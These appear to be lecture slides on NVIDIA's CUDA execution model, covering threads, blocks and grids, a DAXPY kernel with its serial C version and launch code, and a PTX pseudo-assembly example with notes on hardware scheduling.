We focus initially on NVIDIA architecture and terminology. AMD GPUs are quite similar, and the OpenCL programming model is similar to CUDA. Mobile GPUs are somewhat different

# CUDA Execution Model


- CUDA is a C extension
  - Serial CPU code
  - Parallel GPU code (*kernels*)
- GPU kernel is a C function
  - Each *thread* executes kernel code
  - A group of threads form a *thread block* (1D, 2D or 3D)
  - Thread blocks are organised into a *grid* (1D, 2D or 3D)
  - Threads within the same thread block can synchronise execution, and share access to local **scratchpad memory**

Key idea: **hierarchy of parallelism**, to handle *thousands* of threads

**Thread blocks are allocated (dynamically) to SMs**, and run to completion

Threads (warps) within a block **run on the same SM**, so can share data and synchronise

Different blocks in a grid can't interact with each other



Source: CUDA programming guide

```

__global__ void daxpy(int N,
                      double a,
                      double* x,
                      double* y) {
    int i = blockIdx.x *
            blockDim.x +
            threadIdx.x;
    if (i < N)
        y[i] = a*x[i] + y[i];
}

```

CUDA kernel

```

// Invoke DAXPY
daxpy(n, 2.0, x, y);
// DAXPY in C
void daxpy(int n,
            double a,
            double* x,
            double* y) {
    for(int i=0; i < n; ++i)
        y[i] = a*x[i] + y[i];
}

```

fully parallel loop

C version for comparison

```

int main() {
    // Kernel setup
    int N = 1024;
    int blockDim = 256;           // These are the threads per block
    int gridDim = N / blockDim;   // These are the number of blocks
    daxpy<<<gridDim, blockDim>>>(N, 2.0, x, y); // Kernel invocation
}

```

CPU code to launch kernel on GPU

## CUDA example: DAXPY

- ▶ Kernel invocation (“`<<<...>>>`”) corresponds to enclosing loop nest, managed by hardware
- ▶ Explicitly split into 2-level hierarchy:  
blocks (256 threads that can share “shared” memory), and grid ( $N/256$  blocks)
- ▶ Kernel commonly consists of just one iteration but could be a loop
- ▶ Multiple tuning parameters trade off register pressure, shared-memory capacity and parallelism

# PTX Example (SAXPY code)

```

cvt.u32.u16    $blockid, %ctaid.x;      // Calculate i from thread/block IDs
cvt.u32.u16    $blocksize, %ntid.x;
cvt.u32.u16    $tid, %tid.x;
mad24.lo.u32   $i, $blockid, $blocksize, $tid;
ld.param.u32   $n, [N];                  // Nothing to do if n ≤ i
setp.le.u32   $p1, $n, $i;
@$p1 bra      $L_finish;

mul.lo.u32    $offset, $i, 4;          // Load y[i]
ld.param.u32   $yaddr, [Y];
add.u32        $yaddr, $yaddr, $offset;
ld.global.f32  $y_i, [$yaddr+0];
ld.param.u32   $xaddr, [X];          // Load x[i]
add.u32        $xaddr, $xaddr, $offset;
ld.global.f32  $x_i, [$xaddr+0];

ld.param.f32   $alpha, [ALPHA];       // Compute and store alpha*x[i] + y[i]
mad.f32        $y_i, $alpha, $x_i, $y_i;
st.global.f32  [$yaddr+0], $y_i;

$L_finish:     exit;

```


```

__global__ void daxpy(int N,
                      double a,
                      double* x,
                      double* y) {
    int i = blockIdx.x *
            blockDim.x +
            threadIdx.x;
    if (i < N)
        y[i] = a*x[i] + y[i];
}

```

- This is PTX: a pseudo-assembly code that is translated to proprietary ISA
- Threads are scheduled in hardware
- Each thread is provided with its position in the Grid through registers %ctaid, %ntid, %tid
- p1 is a predicate register to determine the outcome of the “if”
- The conditional branch “@\$p1 bra \$L\_finish” may be (probably is) translated to predication in the target ISA


# Running DAXPY (N=1024) on a GPU



**SIMD + MIMD: blocks are the unit of allocation of work to SMs**

